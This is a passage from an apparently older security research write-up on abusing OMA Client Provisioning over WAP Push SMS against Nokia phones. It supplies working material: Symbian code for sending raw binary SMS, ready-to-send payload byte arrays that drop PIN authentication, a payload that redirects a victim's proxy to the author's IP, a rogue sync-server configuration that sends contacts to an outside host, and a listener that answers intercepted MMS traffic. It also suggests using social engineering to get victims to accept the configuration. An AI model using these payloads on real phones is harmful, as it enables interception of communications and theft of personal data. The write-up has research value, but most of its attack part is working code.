     </DFFormat>
     <Occurrence>
      <ZeroOrOne/>
     </Occurrence>
     <DFTitle>Opaque/binary firmware upgrade package</DFTitle>
     <DFType>
      <MIME>application/octet-stream</MIME>
     </DFType>
    </DFProperties>
   </Node>
  </Node>
  <Node>
   <NodeName>State</NodeName>
   <DFProperties>
    <AccessType>
     <Get/>
    </AccessType>
    <DFFormat>
     <int/>
    </DFFormat>
    <Occurrence>
     <One/>
    </Occurrence>
    <DFTitle>State set by Client can be retrieved by Server</DFTitle>
    <DFType>
     <MIME>text/plain</MIME>
    </DFType>
   </DFProperties>
  </Node>
  <Node>
   <NodeName>Ext</NodeName>
    <!--This node is used for Vendor specific extension -->
   <DFProperties>
    <AccessType>
     <Get/>
    </AccessType>
    <DFFormat>
     <node/>
    </DFFormat>
    <Occurrence>
     <ZeroOrOne/>
    </Occurrence>
    <DFTitle>A node that can be used to provide vendor-specific extensions</DFTitle>
    <DFType>
     <DDFName></DDFName>
    </DFType>
   </DFProperties>
  </Node>
 </Node>
</MgmtTree>
```

PRACTICAL SECTION

After so much theory, protocols, specifications, … its time for coding and testing. This section describes some experiments related to the topics in the theorical section.

Hardware and software:

XACOM base station:

Its a GSM base station based on MC35i Siemens's module.

With this base station we will be able to receive raw binary SMS without problems and knowing exactly what is coming.

With Symbian we havent direct access to network and we cant capture exactly what is coming from the network. Symbian will modify the headers, will concatenate all parts of the message before giving it to us,... Sometimes I was not able to recover Bio Messages header. Other times messages with bad formatted contents will not enter to inbox, the phone drop them and you go crazy thinking where is your message…

Phones:

Nokia E61:

Nokia 6630:

Siemens S65:

Others:

Any usb-bluetooth interface.

Software:

Hyperterminal: for managing XACOM. XACOM will be connected to serial port. With hyperterminal we will send AT commands to this port for managing the base station.

For sending messages with the Symbian phone I developed a application that let me to send data from my pc to the phone via bluetooth, and the Symbian application will package that data into SMS for sending. Below it's the code of the main function (the sending function) of my application. The rest of the code its trivial, only menus, bluetooth part, etc… the interesting code it's the pasted here.

Other way to send raw SMS its using the XACOM, you will need to compose the entire SMS, and you must divide the UD in multiple SMS when necessary (with Symbian you only must worry about compose UD data, OS will create multiple SMS when necessary).

The code for Symbian:

Here is the function for sending binary SMS:

Parameters:

Addr: string with the address.

SC: string with the address of the SC.

buf: the UD to send.

len: UD lenght..

smsPort: source and destination port that must be in the UDH.

Class: Message class… normally it will be class 1.

Alphabet: Message alfabet, normally the encoding will be 8 bits.

```
void CMessagingManager::SendSmsSpecial
                    (TDesC & Addr,
                    TDesC & SC,
                    char * buf,
                    unsigned int len,
                    TBuf8<4> & smsPort,
                    TSmsDataCodingScheme::TSmsClass Class,
                    TSmsDataCodingScheme::TSmsAlphabet Alphabet)
{
  CSmsClientMtm* iTempSmsMtm=NULL;
  iTempSmsMtm = (CSmsClientMtm*)iMtmReg->NewMtmL( KUidMsgTypeSMS );
  // Set SMS parameters
  TMsvEntry indexEntry;
  indexEntry.iDate.HomeTime();
  indexEntry.SetInPreparation(ETrue);
  // Set to SMS type
  indexEntry.iMtm = KUidMsgTypeSMS;
  indexEntry.iType = KUidMsvMessageEntry;
  // Get the ID of the current SMS service.
  indexEntry.iServiceId = iTempSmsMtm->ServiceId();
  // Set the UID to this application Uid
  indexEntry.iMtmData3 = MYUID;
  // Compose entry in Drafts
  iTempSmsMtm->SwitchCurrentEntryL(KMsvGlobalOutBoxIndexEntryId);
  // Create a new child entry owned by the context via Synchronous call
  iTempSmsMtm->Entry().CreateL(indexEntry);
  // Set the MTM's active context to the new message
  TInt iSmsId = indexEntry.Id();
  iTempSmsMtm->SwitchCurrentEntryL(iSmsId);
  CSmsHeader& header = iTempSmsMtm->SmsHeader();
  CSmsMessage &iSmsMessage = header.Message();
  CSmsBufferBase& iSmsBufBase = iSmsMessage.Buffer();
  CSmsSettings* sendOptions=NULL;
  sendOptions = CSmsSettings::NewL();
  sendOptions->CopyL(iTempSmsMtm->ServiceSettings()); // restore existing settings
  sendOptions->SetDelivery(ESmsDeliveryImmediately); // set to be delivered immediately
  sendOptions->SetSmsBearer(RMobileSmsMessaging::ESmsBearerCircuitOnly);
  sendOptions->SetRejectDuplicate(ETrue);
```

```
header.SetSmsSettingsL(*sendOptions);
delete sendOptions;
// Let it to concat
//iTempSmsMtm->ServiceSettings().SetCanConcatenate(EFalse);
// No delivery report request
iTempSmsMtm->ServiceSettings().SetDeliveryReport(EFalse);
iTempSmsMtm->ServiceSettings().SetCharacterSet(Alphabet);
iTempSmsMtm->SmsHeader().SetSmsSettingsL(iTempSmsMtm->ServiceSettings());
// Add destination address (recipient). Copy address also to the index entry.
iTempSmsMtm->AddAddresseeL(Addr);
indexEntry.iDetails.Set(Addr);
CSmsMessage &msg = iTempSmsMtm->SmsHeader().Message();
TSmsUserDataSettings smsSettings;
smsSettings.SetAlphabet(Alphabet);
msg.SetUserDataSettingsL(smsSettings);
// Message with Header Encoding
TPtr8 TempUDHBufDesc((TUint8*)buf,len,len);
CSmsPDU &pdu = msg.SmsPDU();
pdu.SetBits7To4(TSmsDataCodingScheme::ESmsDCSTextUncompressed7BitOr8Bit);
pdu.SetClass(ETrue,Class);
pdu.SetAlphabet(Alphabet);
CSmsUserData& userData = pdu.UserData();
userData.AddInformationElementL(
CSmsInformationElement::
ESmsIEIApplicationPortAddressing16Bit,smsPort);
// We let concatenation to ssoo
//if(IsConcatenated)
//{
//  pdu.SetTextConcatenatedL(ETrue);
//  pdu.SetConcatenatedMessagePDUIndex(ConcatenationIndex);
//  pdu.SetConcatenatedMessageReference(ConcatenationRef);
//  pdu.SetNumConcatenatedMessagePDUs(ConcatenationNum);
//}
//userData.SetBodyL(TempUDHBufDesc);
// we will use CSmsBufferBase instead userData.SetBodyL. In this way we are able to send
// concatenated sms
//Convert 8 bit data and insert into SMS buffer
HBufC* tmp = HBufC::NewLC( TempUDHBufDesc.Length() );
tmp->Des().Copy( TempUDHBufDesc );
iSmsBufBase.InsertL( 0, *tmp );
CleanupStack::PopAndDestroy();

/* TGsmSms gsmsmsx;
pdu.EncodeMessagePDUL(gsmsmsx);
TDesC8 & pdudesc = gsmsmsx.Pdu();

logsr("PDU:");
for(TInt p=0;p<pdudesc.Length();p++)
logxr(pdudesc.Ptr()[p]);

// Commit changes because index entry is only a local variable
iTempSmsMtm->Entry().ChangeL(indexEntry);
// Save full message data to the store
iTempSmsMtm->SaveMessageL();
// Load the created message
iTempSmsMtm->LoadMessageL();
// Gets the current SMS service settings
CSmsSettings& serviceSettings = iTempSmsMtm->ServiceSettings();
// Gets the number of service centre addresses stored in this object.
const TInt numSCAddresses = serviceSettings.NumSCAddresses();
// There should always be a service center number
if (numSCAddresses > 0)
{
  CSmsNumber* serviceCentreNumber = NULL;
// Get the service center number
  if ((serviceSettings.DefaultSC() >= 0) && (serviceSettings.DefaultSC() < numSCAddresses))
    //Get Default service Center
    serviceCentreNumber = &(serviceSettings.SCAddress(serviceSettings.DefaultSC()));
  else
    serviceCentreNumber = &(serviceSettings.SCAddress(0));
  iTempSmsMtm->SmsHeader().SetServiceCenterAddressL(serviceCentreNumber->Address());
}
else
{
  // Leave if there is no service center number
  User::Leave(0);
}
// Save full message data to the store
iTempSmsMtm->SaveMessageL();
// Index entry must be Updated
indexEntry = iTempSmsMtm->Entry().Entry();
// Set in-preparation flag
indexEntry.SetInPreparation(EFalse);
// Sets the sending state
indexEntry.SetSendingState(KMsvSendStateWaiting);
// Commit changes because index entry is only a local variable
iTempSmsMtm->Entry().ChangeL(indexEntry);
CMsvEntrySelection * iEntrySelection = new (ELeave) CMsvEntrySelection;
iEntrySelection->AppendL(iSmsId);
TBuf8<1> dummyParam;
CMsvOperationWait* wait = CMsvOperationWait::NewLC(); // left in CS
wait->iStatus = KRequestPending;
CMsvOperation* op = NULL;
// invoking async schedule copy command on our mtm
op=iTempSmsMtm->InvokeAsyncFunctionL(
       ESmsMtmCommandScheduleCopy,
       *iEntrySelection,
       dummyParam,
       wait->iStatus);
wait->Start();
CleanupStack::PushL( op );
CActiveScheduler::Start();
// The following is to ignore the completion of other active objects. It is not
// needed if the app has a command absorbing control.
while( wait->iStatus.Int() == KRequestPending )
{
  CActiveScheduler::Start();
}
CleanupStack::PopAndDestroy(2); // op, wait
if(iEntrySelection)
  delete iEntrySelection;
```

```
 if(iTempSmsMtm)
   delete iTempSmsMtm;
}
```

Test 1. Receiving settings from Nokia.

Some days ago whe i started with this, my initial target was to know how to send from my Symbian mobile a configuration message with MMS parameters to other phones. I didn't know how to compose the XML and how to encode it to WBXML. When I got the XACOM I tried to capture messages send by Nokia, to have a real example and understand it.

1. Put a sim card to the XACOM.

2. Open hyperterminal, attach it to XACOM's COM, default configuration.

3. Try command "AT", you must receive "OK".

4. Ask Nokia for a configuration message with the website form. Ask for the MMS configuration. Say them to send the message to the phone number of the sim card being used by XACOM base station, but say you want the configuration for a E61 vodafone.

5. AT Command for getting received messages is AT+CMGL. Unless Nokia was sending other different thing now, you should get 3 concatenated SMS.

Nokia messages:

SMS 1:

07 smsc addr len
91 smsc addr type
1614051145F0 smsc addr
60 UDHI=1,SRI(status report indication)=1
05 sender addr len
B1 sender addr type
6303F1 sender
00 protocol identifier
15 data coding scheme (8 bit data, class 1)
70702122950504 timestamp
8C UD len
User data:
UDH:
0B udh len
05 04 0B 84 23 F0 information element ports
00 03 0B 03 01 information element concatenation, part 1!
UD:
03 06 2F 1F 2D B6 91 81 92 31 41 45 43 33 42 30 31 36 44 44 31 41 42 31 34 44 32 41
45 43 31 32 31 41 42 39 41 32 45 33 35 39 35 36 30 37 38 44 35 00 03 0B 6A 0F 56 66
20 4D 4D 53 00 6D 56 66 20 4D 4D 53 00 45 C6 55 01 87 11 06 83 00 01 87 07 06 83 00
01 87 10 06 AB 01 87 08 06 03 6D 6D 73 2E 76 6F 64 61 66 6F 6E 65 2E 6E 65 74 00 01
87 09 06 89 01 C6 5A 01 87 0C 06 03 00 01 87 0D

Message 2:

07
91
1614051145F0
60
05
B1
6303F1
00
15
70703181924204
8C
0B
05 04 0B 84 23 F0
00 03 67 03 02 part 2!
UD:
06 03 77 61 70 40 77 61 70 00 01 87 0E 06 03 77 61 70 31 32 35 00 01 01 01 C6 51 01
87 15 06 83 07 01 87 07 06 83 00 01 C6 52 01 87 20 06 03 32 31 32 2E 30 37 33 2E 30
33 32 2E 30 31 30 00 01 87 21 06 85 01 87 22 06 83 00 01 C6 53 01 87 23 06 03 38 30
00 01 87 24 06 D0 01 01 01 01 C6 00 01 55 01 87 36 00 00 06 03 77 34 00 01 87 00 01
39 00 00 06 83 07 01 87 00 01 34 00 00 06 03 68

Message 3:

07
91
1614051145F0
64
05
B1
6303F1
00
15
70703181925204
33
0B
05 04 0B 84 23 F0
00 03 67 03 03 part 3!
74 74 70 3A 2F 2F 6D 6D 73 63 2E 76 6F 64 61 66 6F 6E 65 2E 65 73 2F 73 65 72 76 6C
65 74 73 2F 6D 6D 73 00 01 01 01

For sending the same configuration with the Symbian application we will get all UD parts from previous 3 SMS and we will compose a unique UD, and we send that UD with the Symbian function to the target phone.

Our binary message will be:

SMS hdr:

07
91
4306073011F0 (SC addr)
44 UDHI=1,MMS(more messages to send)=1
0B
91
4346186401F5 (destino +34648146105)
00
F5
70702171923380
87

UD hdr:

06
05 04 0B 84 23 F0 puertos (0b84, 23f0)

UD(WAP PUSH):

vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv

WSP(wireless session protocol) header:

01 Transaction id
06 PDY type = Push PDU (WAP-230-WSP table 34)
2F Headers len = HeadersLen. Length of rest of WSP header.
1F ValueLengthQuote. Length > 30 and necessary to quote. See [WSP] Ch, 8.4.2.2
2D ValueLength
B6 Content-Type - ContentType= S-Push.req::Push. This is 0x36 with "high-bit set", ie 0x36+0x80. See [ProvCont]
91 81 SEC = USERPIN
92 MAC (message authentication code) Value ID
hex 31 41 45 43 33 42 30 31 36 44 // MAC Value, MAC-length of bytes (2D-5)
ascii 1 A E C 3 B 0 1 6 D
hex 44 31 41 42 31 34 44 32 41 45 // MAC Value, MAC-length of bytes (2D-5)
ascii D 1 A B 1 4 D 2 A E
hex 43 31 32 31 41 42 39 41 32 45 // MAC Value, MAC-length of bytes (2D-5)
ascii C 1 2 1 A B 9 A 2 E
hex 33 35 39 35 36 30 37 38 44 35 // MAC Value, MAC-length of bytes (2D-5)
ascii 3 5 9 5 6 0 7 8 D 5
00 End-of-MAC tag

^^

vvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvvv

WBXML:

03 wbxml 1.3
0B Public identifier for "-//WAPFORUM//DTD PROV 1.0//EN"
6A utf8
0F string table len
hex 56 66 20 4D 4D 53
ascii V f M M S
00 end inline string
hex 6D 56 66 20 4D 4D 53
ascii m V f M M S
00 end inline string

45 characteristics list

C6 55 01 NAPDEF

87 11 06 //NAPID
83
00
01

87 07 06 83 //NAME
00
01

87 10 06 //BEARER
AB
01

87 08 06 //NAP ADDRESS
03 inline string
hex 6D 6D 73 2E 76 6F 64 61 66 6F 6E 65 2E 6E 65 74
ascii m m s . v o d a f o n e . n e t
00 end inline string
01

87 09 06 //NAP ADDRTYPE
89
01

C6 5A 01 NAPAUTHINFO
87 0C 06 //AUTH TYPE
03 inline string
00 end inline string
01 END PARMeter

87 0D 06 //AUTHNAME
03 inline string
hex 77 61 70 40 77 61 70
ascii w a p @ w a p
00 end inline string
01

87 0E 06 //AUTSECRET
03 inline string
hex 77 61 70 31 32 35
ascii w a p 1 2 5
00 end inline string
01 END PARMeter

01 END NAPAUTHINFO

01 END NAPDEF

C6 51 01 PXLOGICAL

87 15 06 83 07 01 PROXY-ID

87 07 06 83 00 01 NAME

C6 52 01 PXPHYSICAL

87 20 06 PHYSICAL-PROXY-ID
03 inline string
hex 32 31 32 2E 30 37 33 2E 30 33 32 2E 30 31 30
ascii 2 1 2 . 0 7 3 . 0 3 2 . 0 1 0
00 end inline string
01 END PARMeter

87 21 06 85 01 PORTNBR

87 22 06 83 00 TO-NAPID

01 END PXPHYSICAL

C6 53 01 PORT

87 23 06 PORTNBR
03 inline string
hex 38 30
ascii 8 0
00 end inline string
01 END PARMeter

87 24 06 D0 01 01 ?

01 END PARMeter END PORT

01 END PXLOGICAL

C6 00 01 55 01 APPLICATION

87 36 00 00 06 APPID
03 inline string
hex 77 34
ascii w 4 Es el identificador para MMS
00 end inline string
01 END PARMeter

87 00 01 39 00 00 NAME o TO-PROXY

06 83 07 01 RESOURCE ?

87 00 01 34 00 00 06 URI
03 inline string
hex 68 74 74 70 3A 2F 2F 6D 6D 73 63 2E 76 6F 64 61 66 6F 6E 65 2E 65 73 2F 73 65 72 76 6C 65 74 73 2F 6D 6D 73
ascii h t t p : / / m m s c . v o d a f o n e . e s / s e r v l e t s / m m s
00 end inline string
01 END PARMeter

01 END APPLICATION

01 END CHARACTERISTIC-LIST

^^

The previous message is WBXML, but, what is exactly?

Analyzing UDH:

0B84 destination port = 2948 WAP Push connectionless session service (client side), Protocol: WSP/Datagram.
23F0 originator port = 9200 WAP connectionless session service Protocol: WSP/Datagram.

That is a WAP Push message. We can analyze the content of the WBXML and we find a OMA Client Provisioning message with a access point configuration and a MMS application configuration.

About security, we go to WSP header and we see a field indicating security is USERPIN, and after that we see some bytes, the MAC (message authentication code). It means we are using a pin as shared secret. The pin is given by Nokia before sending the message. MAC is generated from this pin and when the message comes to the mobile phone the user introduces the pin, the MAC is calculated again with the introduced pin, and checked against the MAC in the message.

Test 2. Sending without USERPIN.

For sending the same configuration message as the previous test but without pin we only must delete the MAC and the field indicating that we are using USERPIN.

The new WSP header will be:

01 Transaction id
06 PDY type = Push PDU (WAP-230-WSP table 34)
03 Headers len = HeadersLen. Length of rest of WSP header.
1F ValueLengthQuote. Length > 30 and necessary to quote. See [WSP) Ch, 8.4.2.2
01 ValueLength
B6 Content-Type - ContentType= S-Push.req::Push. This is 0x36 with "high-bit set", ie 0x36+0x80. See [ProvCont]

We will call the Symbian function with this UD:

```
char buf[]= //configuracion sin pin
{
 0x01,0x06,0x03,0x1F,0x01,0xB6,0x03,0x0B,0x6A,0x0F,0x56,0x66,0x20,0x4D,0x4D,0x53,
 0x00,0x6D,0x56,0x66,0x20,0x4D,0x4D,0x53,0x00,0x45,0xC6,0x55,0x01,0x87,0x11,0x06,
 0x83,0x00,0x01,0x87,0x07,0x06,0x83,0x00,0x01,0x87,0x10,0x06,0xAB,0x01,0x87,0x08,
 0x06,0x03,0x6D,0x6D,0x73,0x2E,0x76,0x6F,0x64,0x61,0x66,0x6F,0x6E,0x65,0x2E,0x6E,
 0x65,0x74,0x00,0x01,0x87,0x09,0x06,0x89,0x01,0xC6,0x5A,0x01,0x87,0x0C,0x06,0x03,
 0x00,0x01,0x87,0x0D,0x06,0x03,0x77,0x61,0x70,0x40,0x77,0x61,0x70,0x00,0x01,0x87,
 0x0E,0x06,0x03,0x77,0x61,0x70,0x31,0x32,0x35,0x00,0x01,0x01,0x01,0xC6,0x51,0x01,
 0x87,0x15,0x06,0x83,0x07,0x01,0x87,0x07,0x06,0x83,0x00,0x01,0xC6,0x52,0x01,0x87,
 0x20,0x06,0x03,0x32,0x31,0x32,0x2E,0x30,0x37,0x33,0x2E,0x30,0x33,0x32,0x2E,0x30,
 0x31,0x30,0x00,0x01,0x87,0x21,0x06,0x85,0x01,0x87,0x22,0x06,0x83,0x00,0x01,0xC6,
 0x53,0x01,0x87,0x23,0x06,0x03,0x38,0x30,0x00,0x01,0x87,0x24,0x06,0xD0,0x01,0x01,
 0x01,0x01,0xC6,0x00,0x01,0x55,0x01,0x87,0x36,0x00,0x00,0x06,0x03,0x77,0x34,0x00,
 0x01,0x87,0x00,0x01,0x39,0x00,0x00,0x06,0x83,0x07,0x01,0x87,0x00,0x01,0x34,0x00,
 0x00,0x06,0x03,0x68,0x74,0x74,0x70,0x3A,0x2F,0x2F,0x6D,0x6D,0x73,0x63,0x2E,0x76,
 0x6F,0x64,0x61,0x66,0x6F,0x6E,0x65,0x2E,0x65,0x73,0x2F,0x73,0x65,0x72,0x76,0x6C,
 0x65,0x74,0x73,0x2F,0x6D,0x6D,0x73,0x00,0x01,0x01,0x01
};
```

We send the message and its received in the target phone, and now a pin is not asked, however it shows some warnings saying its impossible to check the source identity:

"message received from a untrusted server. Continue anyway?"

"YES" "NO"

If YES is pressed all is identical that when you introduced the pin.

¿Is it a security problem?

With a few of social engineering, some previous messages before the configuration message, etc… you could prepare the user for receiving and accepting the configuration. The next tests will show what we can do with these configurations.

Test 3. Hijacking the access point proxy (tested with a Nokia 6630 vodafone).

In this test we will try to set us as the access point proxy for target phone.

If we see the WBXML received from Nokia:

87 20 06 PHYSICAL-PROXY-ID
03 inline string
hex 32 31 32 2E 30 37 33 2E 30 33 32 2E 30 31 30
ascii 2 1 2 . 0 7 3 . 0 3 2 . 0 1 0
00 end inline string
01 END PARMeter

With this we are configuring the address of the proxy. We will compose a configuration message with other ip address for the proxy, our ip address. For the port we leave 80. The WBXML changed is:

87 20 06 PHYSICAL-PROXY-ID
03 inline string
hex 30 38 31 2e 32 30 32 2e 32 32 30 2e 30 33 39
ascii 0 8 1 . 2 0 2 . 2 2 0 . 0 3 9
00 end inline string
01 END PARMeter

On the other hand, for doing this to work, we must change the access point name, and we must use airtelnet.es (it's the internet access point, the other one is only used for sending MMS):

87 08 06 //NAP ADDRESS
03 inline string
hex 6D 6D 73 2E 76 6F 64 61 66 6F 6E 65 2E 6E 65 74
ascii m m s . v o d a f o n e . n e t
00 end inline string
01

With this one:

87 08 06 //NAP ADDRESS
03 inline string
hex 61 69 72 74 65 6c 6e 65 74 2e 65 73
ascii a i r t e l n e t . e s
00 end inline string
01

Note the string is shorter than the previous string... but we dont need to change any lenght in headers because WSP header lenghts dont refer message lenght, and SMS UD lenght will be set by Symbian.

The new UD that we will send with Symbian will be:


```
char buf[]= //configuration without pin and with our proxy
{
 0x01,0x06,0x03,0x1F,0x01,0xB6,0x03,0x0B,0x6A,0x0F,0x56,0x66,0x20,0x4D,0x4D,0x53,
 0x00,0x6D,0x56,0x66,0x20,0x4D,0x4D,0x53,0x00,0x45,0xC6,0x55,0x01,0x87,0x11,0x06,
 0x83,0x00,0x01,0x87,0x07,0x06,0x83,0x00,0x01,0x87,0x10,0x06,0xAB,0x01,0x87,0x08,
 0x06,0x03,0x61,0x69,0x72,0x74,0x65,0x6c,0x6e,0x65,0x74,0x2e,0x65,0x73,0x00,0x01,
0x87,0x09,0x06,0x89,0x01,0xC6,0x5A,0x01,0x87,0x0C,0x06,0x03,
 0x00,0x01,0x87,0x0D,0x06,0x03,0x77,0x61,0x70,0x40,0x77,0x61,0x70,0x00,0x01,0x87,
 0x0E,0x06,0x03,0x77,0x61,0x70,0x31,0x32,0x35,0x00,0x01,0x01,0x01,0xC6,0x51,0x01,
 0x87,0x15,0x06,0x83,0x07,0x01,0x87,0x07,0x06,0x83,0x00,0x01,0xC6,0x52,0x01,0x87,
 0x20,0x06,0x03,0x30,0x38,0x31,0x2E,0x32,0x30,0x32,0x2E,0x32,0x32,0x30,0x2E,0x30,
 0x33,0x39,0x00,0x01,0x87,0x21,0x06,0x85,0x01,0x87,0x22,0x06,0x83,0x00,0x01,0xC6,
 0x53,0x01,0x87,0x23,0x06,0x03,0x38,0x30,0x00,0x01,0x87,0x24,0x06,0xD0,0x01,0x01,
 0x01,0x01,0xC6,0x00,0x01,0x55,0x01,0x87,0x36,0x00,0x00,0x06,0x03,0x77,0x34,0x00,
 0x01,0x87,0x00,0x01,0x39,0x00,0x00,0x06,0x83,0x07,0x01,0x87,0x00,0x01,0x34,0x00,
 0x00,0x06,0x03,0x68,0x74,0x74,0x70,0x3A,0x2F,0x2F,0x6D,0x6D,0x73,0x63,0x2E,0x76,
 0x6F,0x64,0x61,0x66,0x6F,0x6E,0x65,0x2E,0x65,0x73,0x2F,0x73,0x65,0x72,0x76,0x6C,
 0x65,0x74,0x73,0x2F,0x6D,0x6D,0x73,0x00,0x01,0x01,0x01
};
```

We send this message to a 6630 and we hope the user keep the configuration (here you could do some social engineering tricks).

Now we will use the application: servterm.exe v.1.0. Execute it and put to listen on port 80.

Now we have port 80 listening for any incoming connection.

With the phone we send a MMS and we see our listening port 80:



We have received this:

POST http://mmsc.vodafone.es/servlets/mms HTTP/1.1
Host: www.vodafone.es
Accept: */*, application/vnd.wap.mms-message, application/vnd.wap.sic
Accept-Charset: utf-8
Accept-Language: en
User-Agent: Nokia6630/1.0 (2.39.129) Series60/2.6 Profile/MIDP-2.0 Configuration/CLDC-1.1
Content-Length: 413
Content-Type: application/vnd.wap.mms-message
x-wap-profile: "http://nds1.nds.nokia.com/uaprof/N6630r100-VF3G.xml"

Œ€˜E113A10F172267

That is the start of the attempt of the phone for sending the MMS. Because we are the proxy we receive it. After receiving this, the phone is waiting. It has established the

tcp connection but now we should answer it the reply.

For answering to the phone: the last characters received: E113A10F172267, it's the transaction ID. In this type of communications the server should return to the phone this transaction ID in this way:

First, these bytes 0x8c, 0x81, 0x88

After, transaction Id

And finally these bytes 0x00, 0x8d, 0x90, 0x92, 0x80

ServTerm doesnt let us to send binary data so we must do a small application for receiving connections in port 80 and replying the phone with these bytes:

```
int start_server()
{
   struct sockaddr_in addr, r_addr;
   SOCKET    s, t;
   socklen_t len = sizeof(r_addr);
   s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
   memset((void*)&addr, 0, sizeof(addr));
   addr.sin_family      = AF_INET;
   addr.sin_addr.s_addr = htonl(INADDR_ANY);
   addr.sin_port        = htons(80);
   bind(s, (struct sockaddr*)&addr, sizeof(addr));
   listen(s, SOMAXCONN);
   fflush(stdout);
   t = accept(s, (struct sockaddr*)&r_addr, &len);
   {
    FILE *f = fopen("temp.txt","wb");
    fclose(f);
   }
   while(1)
   {
    unsigned int recvb;
    unsigned int i=0;
    char tempbuf[500];
    recvb=recv(t, tempbuf, sizeof(tempbuf), 0);

    {
      FILE *f = fopen("temp.txt ","a+b");
      fwrite(tempbuf,recvb,1,f);
      fclose(f);
    }
    while(i+3 < recvb)
    {
      if(tempbuf[i]==0x8c && tempbuf[i+1]==0x80 && tempbuf[i+2]==0x98)
      {
        char tempbuf2[]={0x8c,0x81,0x88};
        char tempbuf3[]={0x00,0x8d,0x90,0x92,0x80};
        i+=3;

        send(t,tempbuf2,3,0);
        send(t,&tempbuf[i],14,0);
        send(t,tempbuf3,5,0);
        break;
      }
      i++;
    }
   }

   closesocket(t);
   closesocket(s);
   return 0;
}
```

With this small code we are receiving in port 80 and keeping received data to a file, and when we receive the Transaction ID from the phone, we reply to it with the bytes that we said previously. We have logged the communication in port 80 to a file, and now we have got:

```
POST http://mmsc.vodafone.es/servlets/mms HTTP/1.1
Host: mmsc.vodafone.es
Accept: */*, application/vnd.wap.mms-message, application/vnd.wap.sic
Accept-Charset: utf-8
Accept-Language: en
User-Agent: Nokia6630/1.0 (5.03.08) SymbianOS/8.0 Series60/2.6 Profile/MIDP-2.0 Configuration/CLDC-1.1
Content-Length: 523
Content-Type: application/vnd.wap.mms-message
x-wap-profile: "http://nds1.nds.nokia.com/uaprof/N6630r100-VF3G.xml"

Œ€˜E113B582083ED7 ’‰—33333/TYPE=PLMN Š€†„!³Š<1945823311> ‰application/smil [1] xƒê…AAAAAAAA.txt ŽAAAAAAAA.txt
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ê…pres.smil À"<1945823311> <smil><head><layout><root-layout width="176" height="208"/><region id="Text" width="160" height="183" top="5" left="8" fit="scroll"/>
</layout></head><body><par dur="5000ms"><text region="Text" src="AAAAAAAA.txt"/></par></body></smil>
```

In the phone we had send a MMS with a body "AAAAAAAAA….". In the logged file we can see the MIME of the MMS. We can see the body. We can see a SMIL file too (the SMIL is there because the phone added it automatically).

We can see too what the phone sends when it wants to recover MMS messages from the server. Capturing with servterm:

```
GET http://172.16.30.137/servlets/mms?message-id=13718014402 HTTP/1.1
Host: 172.16.30.137
Accept: */*, application/vnd.wap.mms-message, application/vnd.wap.sic
Accept-Charset: utf-8
Accept-Language: en
User-Agent: Nokia6630/1.0 (5.03.08) SymbianOS/8.0 Series60/2.6 Profile/MIDP-2.0 Configuration/CLDC-1.1
x-wap-profile: " http://nds1.nds.nokia.com/uaprof/N6630r100-VF3G.xml"
```

If here we reply correctly to the phone we can lie to the phone, and it will think it has new MMS messages received. We can inject fake MMS messages to the phone.

These was only some tests, but with more time and working a few we could implementate a more sophisticated thing. We could implementate a correct proxy that when it

receives MMS from a phone it will send the MMS to the original destination (after logging it), so we could be in the middle of all communications of that phone (not only MMS, all communications using the access point with our proxy).

Test 4. OMA Data Synchronization.

Now we will try to send a configuration message w5, OMA DS, for creating a new OMA DS profile in the target device with our DS server.

OMA Client Provisioning message that we will send:

```
<wap-provisioningdoc>
<characteristic type="APPLICATION">
<parm name="APPID" value="w5" />

<parm name="NAME" value="Funambol" />

<parm name="ADDR" value="http://mistercorn.sytes.net/funambol/ds" />

<characteristic type="RESOURCE">
<parm name="URI" value="card" />

<parm name="NAME" value="Contacts DB" />

<parm name="AACCEPT" value="text/x-vcard" />

<characteristic type="APAUTH">
<parm name="AAUTHNAME" value="username" />

<parm name="AAUTHSECRET" value="password" />
</characteristic>
</characteristic>
</characteristic>
</wap-provisioningdoc>
```

WBXML encoding:

```
01 06 03 1F 01 B6 03 0B 6A 05 69 6E 65 74 00 C5

 46 01 C6 00 01 55 01 87 36 06 03 77 35 00 01 87

07 06 03 46 75 6e 61 6d 62 6f 6c 00 01 87 34 06

03 68 74 74 70 3A 2F 2F 6d 69 73 74 65 72 63 6f

72 6e 2e 73 79 74 65 73 2e 6e 65 74 2f 66 75 6e

61 6d 62 6f 6c 2f 64 73 00 01 C6 59 01 87 3A 06

03 63 61 72 64 00 01 87 07 06 03 43 6F 6E 74 61

63 74 73 20 44 42 00 01 87 2E 06 03 74 65 78 74

2F 78 2D 76 63 61 72 64 00 01 01 C6 57 01 87 31

06 03 75 73 65 72 6E 61 6D 65 00 01 87 32 06 03

70 61 73 73 77 6F 72 64 00 01 01 01 01
```

With this message we have configured target device with a OMA DS server mistercorn.sytes.net.

